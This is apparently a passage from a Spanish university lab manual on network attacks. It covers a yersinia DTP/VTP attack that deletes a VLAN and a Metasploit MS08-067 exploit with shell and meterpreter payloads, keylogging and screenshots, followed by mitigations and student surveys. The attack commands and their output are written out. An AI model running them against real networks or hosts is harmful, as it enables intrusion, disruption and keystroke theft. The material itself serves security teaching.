1. Configure los nombres de host de los conmutadores que se muestran en la figura A.49.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y las líneas virtuales.
5. Configure la puerta de enlace predeterminada en cada conmutador.
6. Configure las interfaces Ethernet de PC1, PC2, PC3, PC4, PC5, PC6 con las direcciones IP mostradas en la tabla A.14 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.15.
7. Configure el protocolo VTP de acuerdo a la tabla A.16.
8. Configurar los puertos de enlace troncales y designar la VLAN nativa para los enlaces troncales.
9. Configurar las VLAN en el servidor VTP.
10. Asignar los puertos de los conmutadores S1 Y S2 como se muestra en la tabla A.15.
11. Configurar la dirección de la interfaz de administración en los tres conmutadores.

Nombre del conmutador	Modo de operación	Dominio del VTP
S1	Servidor	LAB4
S2	Cliente	LAB4
S3	Transparente	LAB4

Tabla A.16: Modo de operación y dominio de los conmutadores

Tarea 3: Ataque

El protocolo DTP permite a dos equipos conectados establecer un enlace troncal entre ellos de una manera automática, la desventaja de este protocolo es que su uso pone en

riesgo a la red cuando no se maneja de una manera adecuada. De forma predeterminada los conmutadores cisco tienen sus puertos en los modos dynamic auto que es donde responden a mensajes DTP y están listos para convertirse en troncales y dynamic desirable que es cuando envían mensajes DTP para la negociación troncal. Cuando no se desactiva la negociación del puerto troncal, el conmutador puede ser engañado mediante una herramienta adecuada que envíe mensajes DTP falsos y obtenga acceso a un enlace troncal.

Paso 1: Verificar puerto Fa0/5

Verificar que el puerto Fa0/5 del conmutador configurado como servidor VTP se encuentre encendido, no tenga configuración de seguridad y tenga la negociación troncal activa como se muestra en la figura A.50.

show interfaces switchport

```
Name: Fa0/5
Switchport: Enabled
Administrative Mode: dynamic auto
Operational Mode: static access
Administrative Trunking Encapsulation: dot1q
Operational Trunking Encapsulation: native
Negotiation of Trunking: On
Access Mode VLAN: 1 (default)
Trunking Native Mode VLAN: 1 (default)
Administrative Native VLAN tagging: enabled
Voice VLAN: none
Administrative private-vlan host-association: none
Administrative private-vlan mapping: none
Administrative private-vlan trunk native VLAN: none
Administrative private-vlan trunk Native VLAN tagging: enabled
Administrative private-vlan trunk encapsulation: dot1q
Administrative private-vlan trunk normal VLANs: none
Administrative private-vlan trunk associations: none
Administrative private-vlan trunk mappings: none
Operational private-vlan: none
Trunking VLANs Enabled: ALL
```

Figura A.50: Configuración de la interfaz Fa0/5

Paso 2: Establecer un enlace troncal

Establecemos un enlace troncal con yersinia que es una herramienta de software libre que sirve para realizar auditoría informática y detectar la correcta configuración de

seguridad de los dispositivos de capa dos, para ello permite realizar ataques a redes conmutadas y explotar las vulnerabilidades de varios protocolos como STP, VTP, DTP, entre otros. Conectamos la máquina atacante como se muestra en la figura A.51, esta máquina tiene sistema operativo Linux distribución Ubuntu 11.10, y contiene la herramienta yersinia.




Figura A.51: Esquema de conexión del ataque

En una terminal de la máquina atacante ejecutamos el comando mostrado en la figura A.52 y revisamos las interfaces troncales en el servidor VTP para observar si entre ellas se encuentra el puerto atacado. Si no obtiene el enlace troncal consulte a su instructor.

```
[sudo] password for cppunina:
root@ubuntu:/home/cppunina# yersinia dtp -attack 1 -interface eth0
<*> Starting NONDOS attack enabling trunking...
<*> Press any key to stop the attack <*>
```

Figura A.52: Negociación de enlaces troncales

show interfaces trunk

Paso 3: Borrar VLAN 10

Manteniendo en ejecución el comando anterior, abrimos una nueva terminal donde ejecutamos la interfaz gráfica de yersinia, verificamos el enlace troncal escogiendo la

pestaña DTP como se muestra en la figura A.53. Si no le aparece el mensaje Trunk/Auto consulte a su instructor.

yersinia -G




Figura A.53: Estado del puerto atacado

Con los siguientes pasos borramos la VLAN 10 como se muestra en la figura A.54 y luego de unos minutos observamos el mensaje resumen enviado por el servidor real, éste mensaje es usado por la herramienta para extraer información de dominio, número de revisión y configuración actual como se muestra en la figura A.55.

1. *Launch Attack*
2. *VTP*
3. *deleting one VLAN/VLAN ID*
4. *ok*



Figura A.54: Borrar VLAN

s Load default List attacks Clear stats Capture Edit mode Exit						
CDP DHCP 802.1Q 802.1X DTP HSRP ISL STP VTP Yersinia log						
Code	Domain	MD5	Interface	Count	Last seen	
01 SUMMARY	LAB4	84147D03A28D4535	eth0	1	23 Jan 01:19:33	

Figura A.55: Recepción de resumen VTP

Aproximadamente cinco minutos después, la VLAN 10 será borrada, si la terminal se cierra automáticamente verifique los mensajes VTP con Wireshark, consulte a su instructor como conectar y ejecutar Wireshark, en la figura A.56 se muestran los mensajes VTP usados por yersinia para llevar a cabo el ataque. Si no logra borrar la VLAN 10 y obtiene una salida distinta a las mencionadas consulte a su instructor.

CDP	DHCP	802.1Q	802.1X	DTP	HSRP	ISL	STP	VTP	Yersinia log
Code	Domain	MD5	Interface	Count	Last seen				
01 SUMMARY	LAB4	8E966B11BE1A3D70]	eth0	1	19 Feb 06:21:59				
03 REQUEST	LAB4		eth0	1	19 Feb 06:21:59				
01 SUMMARY	LAB4	8E966B11BE1A3D70]	eth0	1	19 Feb 06:21:59				
02 SUBSET	LAB4		eth0	1	19 Feb 06:21:59				
01 SUMMARY	LAB4	229914A55A861235]	eth0	1	19 Feb 06:21:59				
02 SUBSET	LAB4		eth0	1	19 Feb 06:21:59				
01 SUMMARY	LAB4	229914A55A861235]	eth0	1	19 Feb 06:21:59				
02 SUBSET	LAB4		eth0	1	19 Feb 06:21:59				

Figura A.56: Finalización del ataque

Los mensajes VTP usados para la sincronización entre cliente y servidor son: la publicación de resumen en la cual los servidores de dominio VTP envían resúmenes de anuncios de publicación de subconjuntos cada cinco minutos ó cada vez que ocurra un cambio en la base de datos de VLAN, la publicación de subconjunto que son anuncios creados por el servidor VTP cada vez que se genera un cambio en alguna VLAN y la publicación de solicitud que se envía cuando un cliente VTP necesita que se le actualice la configuración.

Paso 4: Verificación del ataque

Realice un ping entre PC1 y PC4 y compruebe que no hay conexión, verifique que en el servidor y el cliente VTP no conste la VLAN 10.

show vlan brief

Tarea 4: Mitigación del ataque

En esta tarea se revisarán configuraciones de seguridad para evitar este tipo de ataques, no obstante es conveniente investigar herramientas externas que pueden ser

usadas para la mitigación, queda a criterio del estudiante la profundización de este tema.

Paso 1: Desactivar la negociación troncal

Configure el puerto atacado en modo acceso y desactive la negociación troncal del mismo. Verifique las configuraciones.

```
int Fa0/5
switchport mode access
switchport nonnegotiate
```

Paso 2: Configuraciones de seguridad

Realizar configuraciones de seguridad en el puerto:

```
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum
[cantidad de MAC permitidas]
Switch(config-if)# switchport port-security violation
[shutdown restrict protect]
```

Los comandos anteriores nos permiten configurar seguridad en el puerto, indicar la cantidad máxima de direcciones MAC permitidas y configurar un comportamiento del puerto en caso de una conexión ilícita respectivamente. Cuando ocurre una violación: shutdown hace que el puerto se desactive, protect descarta el tráfico enviado por la dirección MAC adicional a las permitidas pero continúa enviando el tráfico legal y restrict envía un aviso al administrador mediante SNMP, se registra la violación en el log y se incrementa el contador de violaciones.

Paso 3: Configurar una contraseña segura en VTP

Configure una contraseña VTP segura en los conmutadores

vtp password contraseña

Tarea 5: Preguntas

1. ¿Si no obtenemos el enlace troncal es posible realizar el ataque VTP?

- a) Si, porque yersinia envía los anuncios VTP falsos sin importar el enlace troncal.
- b) No, porque los anuncios VTP únicamente se envían mediante enlaces troncales.
- c) No, porque el protocolo DTP no se relaciona con el ataque VTP.

2. ¿Por qué en el transparente no se borra la VLAN 10?

- a) Porque el ataque se realiza en el servidor VTP.
- b) Porque el ataque VTP sólo afecta al cliente.
- c) Porque este conmutador no sincroniza su base de datos de VLAN con la información recibida.

3. ¿En qué modo de operación se encontraba el puerto atacado?

- a) Trunk.
- b) dynamic auto.
- c) dynamic desirable.

[Esta página se dejó en blanco intencionalmente]

Práctica #5

Desbordamiento de Buffer

PRÁCTICA A.10: DESBORDAMIENTO DE BUFFER

Introducción

La práctica muestra la vulnerabilidad que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre una memoria reservada (buffer), en este caso de estudio se escoge la vulnerabilidad que presenta el Sistema operativo Windows XP SP3 en el control remoto para explotarla a través de una herramienta de software libre.

Objetivos

- Mostrar como a través de exploits se puede tener acceso remoto a un sistema operativo
- Conocer las vulnerabilidades del sistema operativo Windows XP SP3
- Implementar listas de control de acceso en el enrutador para filtrar el tráfico no autorizado a la estación.

Materiales y herramientas

- 1 enrutador
- 1 conmutador
- 3 computadoras

Diagrama de Topología




Figura A.57: Esquema de conexión y configuración buffer

Tabla de direccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara de subred	Puerta de salida
R1	Fa0/0.10	192.168.10.1	255.255.255.0	No aplicable
	Fa0/0.20	192.168.20.1	255.255.255.0	No aplicable
	Fa0/0.40	192.168.40.1	255.255.255.0	No aplicable
S1	VLAN 99	192.168.99.11	255.255.255.0	255.255.255.0
PC1	NIC	192.168.20.24	255.255.255.0	192.168.20.1
PC2	NIC	192.168.40.24	255.255.255.0	192.168.40.1
PC3	NIC	192.168.10.24	255.255.255.0	192.168.10.1

Tabla A.17: Taba de direccionamiento de los dispositivos de la red buffer

Asignación de puertos

Puertos	Asignaciones	Red
Fa0/1	VLAN 99–Administración & Nativa	192.168.99.0/24
Fa0/2 – 0/5	VLAN 10 - Recepcionista	192.168.10.0/24
Fa0/6 – 0/8	VLAN 40 – Servidores	192.168.40.0/24
Fa0/9 – 0/10	VLAN 20 - Gerente	192.168.20.0/24
Fa0/11-24	No asignados	Puertos apagados

Tabla A.18: Asignación de cada puerto de los conmutadores

Tarea 1: Preparar la red

Cablear la red como se muestra en la figura A.57.

Tarea 2: Configuraciones básicas

Configure el enrutador R1 y conmutador S1 según la tabla A.17, tomando en cuenta los siguientes pasos:

1. Configure el nombre adecuado de los dispositivos.
2. Deshabilite la búsqueda DNS.
3. Configure *class* como contraseña de modo privilegiado.
4. Configure la contraseña *cisco* para las conexiones de consola y líneas virtuales.
5. Configure el ingreso sincrónico de datos.
6. Configure las interfaces Ethernet de PC1, PC2 y PC3 con las direcciones IP mostradas en la tabla A.17 y conéctelas a los puertos correspondientes en los conmutadores según la tabla A.18.
6. Cree las VLAN en los conmutadores y asígneles nombres.
7. Configurar los enlaces troncales y designar la VLAN nativa para los enlaces troncales.
8. Asignar los puertos de los conmutadores S1 y S2 tal como se muestra en la tabla A.18.
9. Configurar la dirección de la interfaz de administración en el conmutador y enrutador.

Tarea 4: Ataque desbordamiento de buffer carga Shell

La carga útil `Shell/bind_tcp` permite obtener una sesión en el sistema operativo Windows de la víctima dándonos acceso a carpetas, directorios, ficheros, entre otros.

Paso 1: Verificar conectividad en la red.

Comprobar que la red esté en funcionamiento haciendo ping entre PC1, PC2 y PC3. Cuando la red esté operativa proceder a configurar la herramienta en la máquina asignada PC3.

Paso 2: Preparar la herramienta para el ataque

La herramienta a utilizar es Metasploit que permite explotar vulnerabilidades de seguridad en sistemas de información mediante la ejecución de secuencias de comandos denominados exploits. Para iniciar la herramienta se digita en la terminal de Ubuntu 11.10, el siguiente comando.

msfconsole.

Tarea 5: Envío de carga shell

Desde la PC3 ejecutamos el exploit haciendo uso de la vulnerabilidad de XP SP3, describiremos el proceso a continuación ver figura A.58.

1. **use exploit/windows/smb/ms08_067_netapi**
2. **set RHOST 192.168.20.24**
3. **set payload windows/shell/bind_tcp**
4. **set LHOST 192.168.10.24**
5. **exploit**

Una vez ganada la sesión remota pueden ejecutarse en el DOS de Windows algunos de los siguientes comandos útiles.

MD: para crear un directorio md (nombre del directorio)

Dir: Para listar directorios

Cd: para cambiar de directorio cd \(\nombre del directorio)

TYPE: Para ver el contenido de un archivo

DEL: Elimina uno o más archivos

Para finalizar la sesión remota se sale de la sesión de Windows con Ctrl+C y para ejecutar la siguiente carga se deberá ir al inicio de metasploit es decir ejecuta el comando **exit**,

```

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.24
RHOST => 192.168.20.24
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.10.24
LHOST => 192.168.10.24
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.20.24
[*] Command shell session 6 opened (192.168.10.24:43851 -> 192.168.20.24:4444)
2013-02-04 09:32:25 -0800

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>calc

```

Figura A.58: Pasos para la configuración de metasploit

Tarea 6: Ataque desbordamiento de buffer carga meterpreter

Usando la misma vulnerabilidad cambiaremos la carga útil anterior por meterpreter que es un intérprete de comandos, que permite obtener una gran cantidad de información sobre un objetivo comprometido, así como también manipular procesos del sistema y/o terminarlos. Para llevarlo a cabo se realizan los siguientes pasos.

1. msfconsole
2. use exploit/windows/smb/ms08_067_netapi
3. set RHOST 192.168.20.24
4. set payload windows/meterpreter/bind_tcp
5. set LHOST 192.168.10.24
6. exploit

Paso 1: Extracción de información mediante notepad y tomar capturas de pantalla

La carga meterpreter permite eliminar los archivos de log, capturas de pantalla, carga y descarga de archivos, copiar información y extracción de información de configuración.

En este paso lograremos capturar lo que se digita en un archivo de notepad, es importante que la máquina víctima tenga abierto un archivo notepad.

Primero se verifica el número de proceso donde se ejecuta notepad con el comando **ps**, después se migra a este proceso con el comando **migrate** y por último se inicia el keylogger (programa que sirve para registrar pulsaciones digitadas en el teclado), para esto en el archivo notepad que se encuentra activo en la máquina víctima se digita texto para que al ejecutar el comando **keyscan_dump** capture en la sesión remota dicho texto. En el comando número cinco se activa un espía, el cual nos permitirá tomar capturas de pantallas del escritorio de la máquina víctima y el atacante puede ver la ubicación de la imagen en la sesión remota establecida, para dar por finalizado el keylogger solo se digita **keyscan _stop**. Todos estos comandos se pueden ver en detalle en la figura A.59.

1. **ps**
2. **migrate [número de proceso notepad]**
3. **keyscan_start**
4. **keyscan_dump**
5. **use espia**
6. **screenshot**
7. **keyscan_stop**

```

root@ubuntu: /home/cppunina/Desktop
3548 3192 notepad.exe x86 0 WRKS129-230FIEC\Ad
nlstrador C:\WINDOWS\system32\notepad.exe
3584 3192 vmware-tray.exe x86 0 WRKS129-230FIEC\Ad
nlstrador C:\Archivos de programa\VMware\VMware Workstation\vmware-tray.exe
3640 3528 calc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\calc.exe
3756 3528 calc.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\calc.exe
3780 452 wscntfy.exe x86 0 WRKS129-230FIEC\Ad
nlstrador C:\WINDOWS\system32\wscntfy.exe
4072 3192 egui.exe x86 0 WRKS129-230FIEC\Ad
nlstrador C:\Archivos de programa\ESET\ESET Endpoint Security\egui.exe
4092 3528 mspaint.exe x86 0 NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\mspaint.exe

meterpreter > migrate 3548
[*] Migrating from 3756 to 3548...
[*] Migration completed successfully.
meterpreter > keyscan_start
[*] Starting the keystroke sniffer...
meterpreter > keyscan_dump
[*] Dumping captured keystrokes...
'k
meterpreter > keyscan_dump
[*] Dumping captured keystrokes...
.kl'kl'kl'kl'kl'kl' <Down> <Back> l
meterpreter >

```

Figura A.59: Migrando al proceso asociado con notepad

Tarea 7: Mitigar el ataque

Para mitigar el ataque existen varias alternativas las cuales citaremos a continuación.

Paso 1: Control de programas

Las computadoras de una red deben estar protegidas con antivirus y firewall.

Paso 2: Implementar listas de acceso en el enrutador

El puerto usado para el exploit es el 445 de TCP por lo que realizamos una ACL que bloquee todo el tráfico generado desde la máquina atacante a la máquina víctima por ese puerto.

Configuraciones básicas

```

R1(config)#access-list 100 deny tcp 192.168.10.0 0.0.0.255
192.168.20.0 0.0.0.255 eq 445
R1(config)#access-list 100 permit ip 192.168.10.0 0.0.0.255
any

```

```
R1(config)#int fa0/0.10  
R1(config-if)#ip acces-group 100 in
```

Tarea 8: Preguntas

1. ¿Cuál es la vulnerabilidad explotada para realizar el ataque de desbordamiento de buffer?

- a) El administrador no tenía configurada usuario y contraseña
- c) El sistema operativo no estaba actualizado
- d) No existen políticas de seguridad implementadas en el conmutador.

2. La carga meterpreter permite.

- a) Crear paquetes para establecer comunicaciones
- b) Capturar pantallas de la sesión remota
- c) Crear solo usuarios sin privilegios en la sesión remota

3. ¿Indique cuál de estas opciones sirven para mitigar el ataque?

- a) Configurar proxy transparente
- b) Habilitar seguridad en los puertos del conmutador
- c) Implementar ACL en el enrutador para filtrar tráfico no permitido

ANEXO B

Encuestas antes y
después de la práctica

Envenenamiento ARP

ENCUESTA B.1

Nombre:

Fecha:

Profesor encargado del curso:

Materia Pre-requisito:

Tiempo estimado de la práctica: 1hr

Promedio general:

a) Menor a 6,50

b) 6,50-7,00

c) 7,00-7,50

d) 7,50-8,00

e) Mayor a 8,00

a	b	c	d	e

PREGUNTAS ESPECÍFICAS

1. ¿Conoce usted las vulnerabilidades que tiene una red a nivel de capa de acceso?

SI		NO

2. Mencione las vulnerabilidades de una red a nivel de capa acceso que usted recuerde

.....

.....

.....

SI		NO

3. ¿Conoce usted que es el envenenamiento ARP?

SI		NO

4. ¿Conoce usted alguna herramienta para llevar acabo el envenenamiento de la tabla ARP?

5. Mencione una herramienta que permita el envenenamiento de la tabla ARP:

.....

.....

6. ¿Cual de las siguientes alternativas es una medida para proteger una red LAN a nivel de capa de acceso?

a		b

a) s1(config-if)#switchport portsecurity violation
(protect/restrict/shutdown)

b) s1(config)#access-list 120 deny tcp host
204.204.10.1 any eq 80

ENCUESTA B.2

Nombre:

PREGUNTAS GENERALES

1. La práctica fue de fácil lectura y entendimiento

SI		NO

2. Considera que la práctica fue didáctica:

SI		NO

3. Considera que el tiempo empleado para realizar la práctica fue el adecuado:

Porque: _____

SI		NO

PREGUNTAS ESPECÍFICAS

1. ¿Conoce ahora las vulnerabilidades que presentan las redes a nivel de capa acceso?

SI		NO

2. Mencione las vulnerabilidades de la capa de acceso que recuerde:

3. Envenenamiento ARP es:

- a) Un protocolo que nos permite asociar una dirección MAC con una dirección IP.
- b) Un ataque que nos permite modificar la tabla ARP mediante respuestas ARP falsas.
- c) Una herramienta que nos ayuda a asociar una IP falsa con la MAC de un equipo de la red aprovechando la relación de confianza.
- d) Un programa que nos permite inyectar direcciones MAC falsas.

a	b	c	d

4. Ettercap me permite realizar:

- a) Hombre en el medio
- b) Envenenamiento ARP
- c) Suplantación DHCP
- d) Doble etiquetado de VLAN

a	b	c	d

5. Señale cual de estas alternativas son medidas de seguridad para contrarrestar la suplantación ARP

- a) Inspección ARP
- b) ACLS en el Router
- c) DHCP Snooping
- d) Filtrado de MAC

a	b	c	d

Vulnerando el protocolo WPA

ENCUESTA B.3

Nombre:

Fecha:

Profesor encargado del curso:

Materia Pre-requisito:

Tiempo estimado de la práctica: 1hr

Promedio general:

a) Menor a 6,50

b) 6,50-7,00

c) 7,00-7,50

d) 7,50-8,00

e) Mayor a 8,00

a	b	c	d	e

PREGUNTAS ESPECÍFICAS

1. Conoce usted las vulnerabilidades que presenta el sistema de protección de redes inalámbricas Wi-Fi Protected Access (WPA)

SI		NO

2. Mencione las vulnerabilidades del sistema WPA

3. Conoce usted los elementos de los cuales está compuesta una clave segura

SI		NO

4. Mencione dos elementos para claves seguras que conozca

5. Ha cambiado las configuraciones de seguridad predeterminadas en un enrutador inalámbrico

SI		NO

6. Mencione las características que ha modificado

ENCUESTA B.4

Nombre:

PREGUNTAS GENERALES

1. La práctica fue de fácil lectura y entendimiento

SI		NO

2. Considera que la práctica fue didáctica:

SI		NO

3. Considera que el tiempo empleado para realizar la práctica fue el adecuado:

Porque: _____

SI		NO

PREGUNTAS ESPECÍFICAS

1. El ataque empleado para obtener la clave de la red inalámbrica en la práctica es:

a	b	c	d

- a) Suplantación ARP
- b) Fuerza bruta
- c) Falsa Autenticación
- d) Inyección de Tráfico

2. Señale dos requisitos necesarios para que se pueda llevar a cabo la obtención de la clave en la red inalámbrica.

a	b	c	d

- a) Capturar gran cantidad de paquetes.
- b) Tener más de tres usuarios conectados.
- c) Tener al menos un usuario conectado.
- d) Capturar el paquete correspondiente al "apretón de manos".

3. Indique cuáles de las siguientes son medidas de seguridad que dificultan la obtención de la clave correspondiente a la red inalámbrica

a	b	c	d

- a) Desactivar el broadcast SSID.
- b) Usar el sistema de protección WPE.
- c) Colocar como clave de seguridad una palabra que este en el diccionario.
- d) Usar una clave que contenga números, letras, caracteres especiales.

Vulnerando el protocolo VTP

ENCUESTA B.5

Nombre:

Fecha:

Profesor encargado del curso:

Materia Pre-requisito:

Tiempo estimado de la práctica: 1hr

Promedio general:

- a) Menor a 6,50; b) 6,50-7,00; c) 7,00-7,50; d) 7,50-8,00;
e) Mayor a 8,00

a	b	c	d	e

PREGUNTAS ESPECÍFICAS

1. ¿Conoce usted los protocolos VTP, DTP y su funcionamiento? En caso de ser NO, ir a pregunta 3.

SI		NO

2. Escoja dos opciones correctas acerca de VTP y DTP.

- a) Opera en tres modos servidor, cliente y transparente.
b) Sirve para controlar las colisiones entre VLAN.
c) Permite establecer enlaces troncales de forma automática entre conmutadores.
d) Permite dividir a la red en segmentos virtuales.

a	b	c	d

3. ¿Conoce usted las vulnerabilidades que presentan los protocolos VTP y DTP? En caso de ser NO, ir a pregunta 5

SI		NO

4. Escoja una vulnerabilidad de cada protocolo (VTP y DTP)

- a) VTP procesa mensajes siendo servidor o cliente.
b) DTP se puede configurar de forma remota con fuerza bruta.
c) VTP admite conexiones en otros dominios.
d) DTP recibe mensajes aunque no provengan de un conmutador de la red local.

a	b	c	d

5. ¿Conoce usted las medidas de seguridad para mitigar el ataque VTP? En caso de ser SI, conteste la pregunta 6.

SI		NO

6. Escoja cual de las siguientes es una práctica de seguridad ante ataques a los protocolos DTP y VTP

- a) Colocar una contraseña segura al SERVIDOR VTP y desactivar DTP
b) Colocar una contraseña segura en DTP y desactivar VTP
c) Configuraciones de seguridad en los puertos de los conmutadores y desactivar la negociación troncal.
d) No utilizar puertos en modo troncal.

a	b	c	d

ENCUESTA B.6

Nombre: _____

PREGUNTAS GENERALES

1. La práctica fue de fácil lectura y entendimiento

SI		NO

2. Considera que la práctica fue didáctica:

SI		NO

3. Considera que el tiempo empleado para realizar la práctica fue el adecuado:

SI		NO

Porque: _____

PREGUNTAS ESPECÍFICAS

1. ¿Qué vulnerabilidad se explotó para conseguir un enlace troncal en la red? Señale una opción

a	b	c	d

- a) El protocolo VTP habilitado.
- b) El puerto se encontraba en modo acceso.
- c) El puerto estaba de manera predeterminada en modo dynamic- auto.
- d) El puerto se encontraba apagado.

SI		NO

2. ¿Es verdad que los paquetes VTP solo se envían por medio de enlaces troncales?

a	b	c	d

3. ¿Qué vulnerabilidad se explotó para borrar la VLAN 10? Señale una opción

- a) VTP procesa paquetes enviados desde la red local, aunque el dispositivo opere en modo cliente o servidor.
- b) DTP procesa paquetes falsos.
- c) DTP estaba habilitado.
- d) La red tenía habilitado el protocolo VTP

SI		NO

5. ¿Señale una medida de seguridad para mitigar el ataque VTP?

a	b	c	d

Señale una opción

- a) Desactivar la negociación troncal y colocar seguridad en los puertos.
- b) configurar todos los puertos en modo troncal.
- c) No utilizar enlaces troncales.
- d) No utilizar VLAN.

6. ¿Cuál fue el tipo de ataque realizado en la práctica?

a	b	c	d

- a) Fuerza bruta
- b) Hombre en el medio
- c) Suplantación
- d) Denegación de servicio

Doble etiquetado de VLAN

ENCUESTA B.7

Nombre:

Fecha:

Profesor encargado del curso:

Materia Pre-requisito:

Tiempo estimado de la práctica: 1hr

Promedio general:

a) Menor a 6,50; b) 6,50-7,00; c) 7,00-7,50; d) 7,50-8,00;

e) Mayor a 8,00

a	b	c	d	e

PREGUNTAS ESPECÍFICAS

1. ¿Conoce usted que es la suplantación de identidad del conmutador?

Si la respuesta es no, dirijase a la pregunta 3.

2. Escoja dos opciones acerca suplantación de identidad del conmutador.

a) Logra comunicar a los conmutadores con sus direcciones administrativas.

b) Permite enviar tramas con etiquetas encapsulation doq1Q.

c) Configurando una interfaz con "switchport mode access" se evita los saltos de VLAN.

d) Utiliza la VLAN nativa para hacer efectivo el ataque.

3. Acerca del salto de VLAN es cierto que:

Seleccione dos opciones.

a) Existen dos métodos para hacer efectivo el ataque

b) Sirve para crear VLAN

c) Permite simular conmutadores

d) Permite simular enrutadores

4. ¿Usted cree que la vulnerabilidad del protocolo DTP es un escenario favorable para realizar el salto de VLAN?

SI	NO

a	b	c	d

a	b	c	d

SI	NO

ENCUESTA B.8

Nombre:

PREGUNTAS GENERALES

1. La práctica fue de fácil lectura y entendimiento
2. Considera que la práctica fue didáctica:
3. Considera que el tiempo empleado para realizar la práctica fue el adecuado:
Porque: _____

SI		NO
SI		NO
SI		NO

PREGUNTAS ESPECÍFICAS

1. ¿Cree usted que es una buena práctica de seguridad tener configurado como VLAN nativa la VLAN predeterminada?
2. ¿Cuál el principal motivo por el cual realizo el salto de VLAN? Seleccione dos opciones.

SI		NO

- a) La VLAN Nativa es la VLAN de administración.
- b) La negociación del puerto troncal este activa.
- c) Estaba configurada la seguridad del puerto del conmutador.
- d) La VLAN nativa es la VLAN predeterminada.

a	b	c	d

4. De las siguientes opciones señale los dos métodos para realizar el salto de VLAN.

a	b	c	d

- a) Utilizando un conmutador obsoleto en la red.
- b) Suplantando la identificación del conmutador.
- c) Realizando el ataque de hombre en el medio.
- d) Doble etiquetado de VLAN.

5. ¿Cuál es el método que se usa para prevenir el salto de VLAN en la red? Seleccione dos opciones.

a	b	c	d

- a) Configurar ACL en el conmutador.
- b) Configurar todas las tramas con dos encabezados 802.1q
- c) Deshabilitar el Protocolo de enlace troncal dinámico (DTP) en todos los puertos.
- d) Seguridad en los puertos del conmutador.

Desbordamiento de Buffer

ENCUESTA B.9

Nombre:

Fecha:

Profesor encargado del curso:

Materia Pre-requisito:

Tiempo estimado de la práctica: 1hr

Promedio general:

a) Menor a 6,50; b) 6,50-7,00; c) 7,00-7,50; d) 7,50-8,00;

e) Mayor a 8,00

a	b	c	d	e

PREGUNTAS ESPECÍFICAS

1. ¿Conoce usted que es el desbordamiento de buffer? Si la respuesta es no, continúe a la pregunta 3.

SI		NO

2. Escoja dos opciones verdaderas acerca de la explotación del desbordamiento de buffer

a	b	c	d

- a) Permite ejecutar diferentes cargas para explotar vulnerabilidades existentes en los Sistemas Operativos.
- b) Utiliza un algoritmo cifrado y complejo para su ejecución.
- c) Permite tomar sesiones remotas en la estación víctima.
- d) Guarda sesiones establecidas en la memoria volátil de la víctima para próximas ejecuciones.

3. ¿Es verdad que los sistemas operativos son propensos a ataques?

SI		NO

4. Escoja la opción que represente la definición de meterpreter.

a	b	c	d

- a) Carga que sirve para inyectar código.
- b) Carga que tiene código malicioso para explotar vulnerabilidades.
